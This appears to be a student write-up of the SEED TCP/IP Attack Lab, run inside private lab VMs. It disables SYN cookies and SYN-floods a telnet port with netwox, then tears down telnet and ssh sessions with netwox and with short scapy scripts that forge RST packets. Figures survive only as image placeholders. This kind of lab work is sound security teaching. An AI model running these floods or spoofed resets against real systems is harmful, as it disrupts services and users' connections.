TCP/IP Attack Lab

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Instruction: https://seedsecuritylabs.org/Labs_16.04/PDF/TCP_Attacks.pdf

Set up 3 VMs:

- **Server**: `10.0.2.4`
- **Attacker**: `10.0.2.15`
- **User**: `10.0.2.5`

Task 1

First, on the server, turn off the countermeasure **SYN cookies**

```
sudo sysctl -w net.ipv4.tcp_syncookies=0
```

```
$sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

Use `netstat -na`, get:

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
            State
tcp        0      0 127.0.1.1:53            0.0.0.0:*
                  LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*
                  LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
                  LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
                  LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*
                  LISTEN
```

```
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
                  LISTEN
tcp6       0      0 :::80                   :::*
                       LISTEN
tcp6       0      0 :::53                   :::*
                       LISTEN
tcp6       0      0 :::21                   :::*
                       LISTEN
tcp6       0      0 :::22                   :::*
                       LISTEN
tcp6       0      0 :::3128                 :::*
                       LISTEN
tcp6       0      0 ::1:953                 :::*
                       LISTEN
udp        0      0 0.0.0.0:56869           0.0.0.0:*
udp        0      0 0.0.0.0:60971           0.0.0.0:*
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 10.0.2.4:53             0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp6       0      0 ::1:34259               ::1:34202
                  ESTABLISHED
udp6       0      0 :::53                   :::*
udp6       0      0 :::49253                :::*
udp6       0      0 :::5353                 :::*
udp6       0      0 ::1:34202               ::1:34259
                  ESTABLISHED
udp6       0      0 :::43932                :::*
raw        0      0 0.0.0.0:1               0.0.0.0:*
                  7
raw6       0      0 :::58                   :::*
                       7
raw6       0      0 :::58                   :::*
                       7
```

No TCP connection has an `ESTABLISHED` state yet.

Then on the attacker machine:

```
sudo netwox 76 -i 10.0.2.4 -p 23 -s raw
```

After a while, use `netstat -na` to check again:

```
...
```

```
tcp        0      0 10.0.2.4:23             253.37.9.90:29644
          SYN_RECV
tcp        0      0 10.0.2.4:23             248.147.173.48:53909
        SYN_RECV
tcp        0      0 10.0.2.4:23             247.46.89.105:7502
         SYN_RECV
tcp        0      0 10.0.2.4:23
    243.229.203.189:42333   SYN_RECV
tcp        0      0 10.0.2.4:23             246.244.53.206:57787
        SYN_RECV
tcp        0      0 10.0.2.4:23             249.102.12.251:24453
        SYN_RECV
tcp        0      0 10.0.2.4:23             244.176.157.55:49031
        SYN_RECV
tcp        0      0 10.0.2.4:23             247.2.21.131:10590
         SYN_RECV
tcp        0      0 10.0.2.4:23             246.91.154.140:20177
        SYN_RECV
tcp        0      0 10.0.2.4:23             248.79.118.252:19283
        SYN_RECV
tcp        0      0 10.0.2.4:23             244.80.239.198:32419
        SYN_RECV
tcp        0      0 10.0.2.4:23
    242.210.141.208:16979   SYN_RECV
tcp        0      0 10.0.2.4:23
    253.118.208.122:16242   SYN_RECV
tcp        0      0 10.0.2.4:23             250.62.104.1:59169
         SYN_RECV
tcp        0      0 10.0.2.4:23
    253.106.167.210:45412   SYN_RECV
tcp        0      0 10.0.2.4:23             242.127.134.197:2832
        SYN_RECV
tcp        0      0 10.0.2.4:23
    240.252.233.154:29403   SYN_RECV
tcp        0      0 10.0.2.4:23             244.144.27.104:39086
        SYN_RECV
tcp        0      0 10.0.2.4:23             245.46.194.239:65426
        SYN_RECV
tcp        0      0 10.0.2.4:23             252.95.20.253:54774
         SYN_RECV
tcp        0      0 10.0.2.4:23             249.17.43.156:55525
         SYN_RECV
tcp        0      0 10.0.2.4:23
    252.217.188.194:13813   SYN_RECV
tcp        0      0 10.0.2.4:23
    243.100.186.129:23679   SYN_RECV
```

```
25 tcp        0      0 10.0.2.4:23             244.56.4.56:17826
           SYN_RECV
26 tcp        0      0 10.0.2.4:23             245.8.59.84:53947
           SYN_RECV
27 tcp        0      0 10.0.2.4:23             253.88.152.41:26808
        SYN_RECV
28 ...
```

There are plenty of `SYN_RECV`-state (i.e. half-open) TCP connections targeting `10.0.2.4:23` from random source IP addresses. The server seems to be overwhelmed.

Meanwhile, if you attempt to `telnet` the server machine from the user machine, it will show:




Figure 1: SYN flooding attack is indeed sucessful

Task 2

TCP RST attack on `telnet` connection

First, on the user machine, launch a `telnet` request to the server:


```
telnet 10.0.2.4
```

A prompt asks you to give a username.**Just hold on** without typing anything.

netwox When implementing the attack by `netwox` command, simply use such a command on the attacker machine:

```
sudo netwox 78 -i 10.0.2.4
```


Then type any letter on the user machine. As I explained in Packet Sniffing and Spoofing Lab, a `telnet` message is sent once getting a letter. After that, it keeps listening for any response from the server. Since I spoof an `RST` packet from the server to the user, which received by the listening user and informed that the connection has terminated. So when a letter is pressed, a closed connection message shows:



Scapy **Note**: The login-in time window is too short. you should launch the attack as quickly as possible, or the login in prompt will be timed out after 60s. Therefore, in this task, you can finish the login-in process to observe the attack.

If you want to use a Python script with `scapy` module to spoof the RST packet. First, you should sniff the last `TCP`(or `telnet`) packet from the server to the user by Wireshark on the attack machine:

For example:



The packet's TCP header:

> Transmission Control Protocol, Src Port: 23, **Dst Port: 59498**, Seq: 199921802, **Ack: 1577076274**, Len: 1 Source Port: 23 Destination Port: 59498 [Stream index: 0] [TCP Segment Len: 1] Sequence number: 199921802 [**Next sequence number: 199921803**] Acknowledgment number: 1577076274 Header Length: 32 bytes Flags: 0x018 (PSH, ACK) Window size value: 227 [Calculated window size: 29056] [Window size scaling factor: 128] Checksum: 0x953c [unverified] [Checksum Status: Unverified] Urgent pointer: 0 Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps [SEQ/ACK analysis]

Fill out the critical fields of the spoofed packet and send it using the codes in `rst_telent.py` below:


```
1 from scapy.all import *
2
3 ip = IP(src="10.0.2.4", dst="10.0.2.5")
4 tcp = TCP(sport=23, dport=59498, flags="R", seq=199921803,
      ack=1577076274)
5
6 pkt = ip / tcp
7 ls(pkt)
```

```
send(pkt, verbose=0)
```

On the attacker machine, execute it with root privilege:

```
sudo python rst_telnet.py
```

Immediately, on the user machine, you can find the connection is terminated.



TCP RST attack on ssh connection

The only difference between the two tasks is the port number: 23 for `telnet`, while 22 for `ssh`.

Build `ssh` connection on the user machine:

```
ssh seed@10.0.2.4
```

> **Note**: If it is the first time you `ssh` the server on your local machine, it may ask you if the RSA public key can be added. Please type '`yes`' and then type the password of username `seed`.

netwox Similar to the one on `telnet`, Use the same commnad:

```
sudo netwox 78 -i 10.0.2.4
```

Then on the user machine after pressing anything you will get:

```
[03/23/20]seed@VM:~$ ssh seed@10.0.2.4
seed@10.0.2.4's password:
packet_write_wait: Connection to 10.0.2.4 port 22: Brok
en pipe
[03/23/20]seed@VM:~$ ssh seed@10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Mar 23 23:06:14 2020 from 10.0.2.5
[03/23/20]seed@VM:~$  packet_write_wait: Connection to
10.0.2.4 port 22: Broken pipe
[03/23/20]seed@VM:~$
```

scapy Similar to the one on `telnet`, Capture the last `ssh` packet from the server to the user (applied with filter `ssh`) using Wireshark on the attacker machine:

> Transmission Control Protocol, Src Port: 22, **Dst Port: 55494**, Seq: 565175980, **Ack: 3567039357**, Len: 52 Source Port: 22 Destination Port: 55494 [Stream index: 0] [TCP Segment Len: 52] Sequence number: 565175980 **[Next sequence number: 565176032]** Acknowledgment number: 3567039357 Header Length: 32 bytes Flags: 0x018 (PSH, ACK) Window size value: 291 [Calculated window size: 291] [Window size scaling factor: -1 (unknown)] Checksum: 0x3440 [unverified] [Checksum Status: Unverified] Urgent pointer: 0 Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps [SEQ/ACK analysis]

Although the data is encrypted, the TCP header is simply readable plain-text. Then a spoofed RST packet can be composed and sent with `rst_ssh.py`:

```
1 from scapy.all import *
2
3 ip = IP(src="10.0.2.4", dst="10.0.2.5")
4 tcp = TCP(sport=22, dport=55494, flags="R", seq=565176032,
      ack=3567039357)
5
```

```
6 pkt = ip / tcp
7 ls(pkt)
8 send(pkt, verbose=0)
```

Turn to the user machine, the `ssh` connection is broken as expected: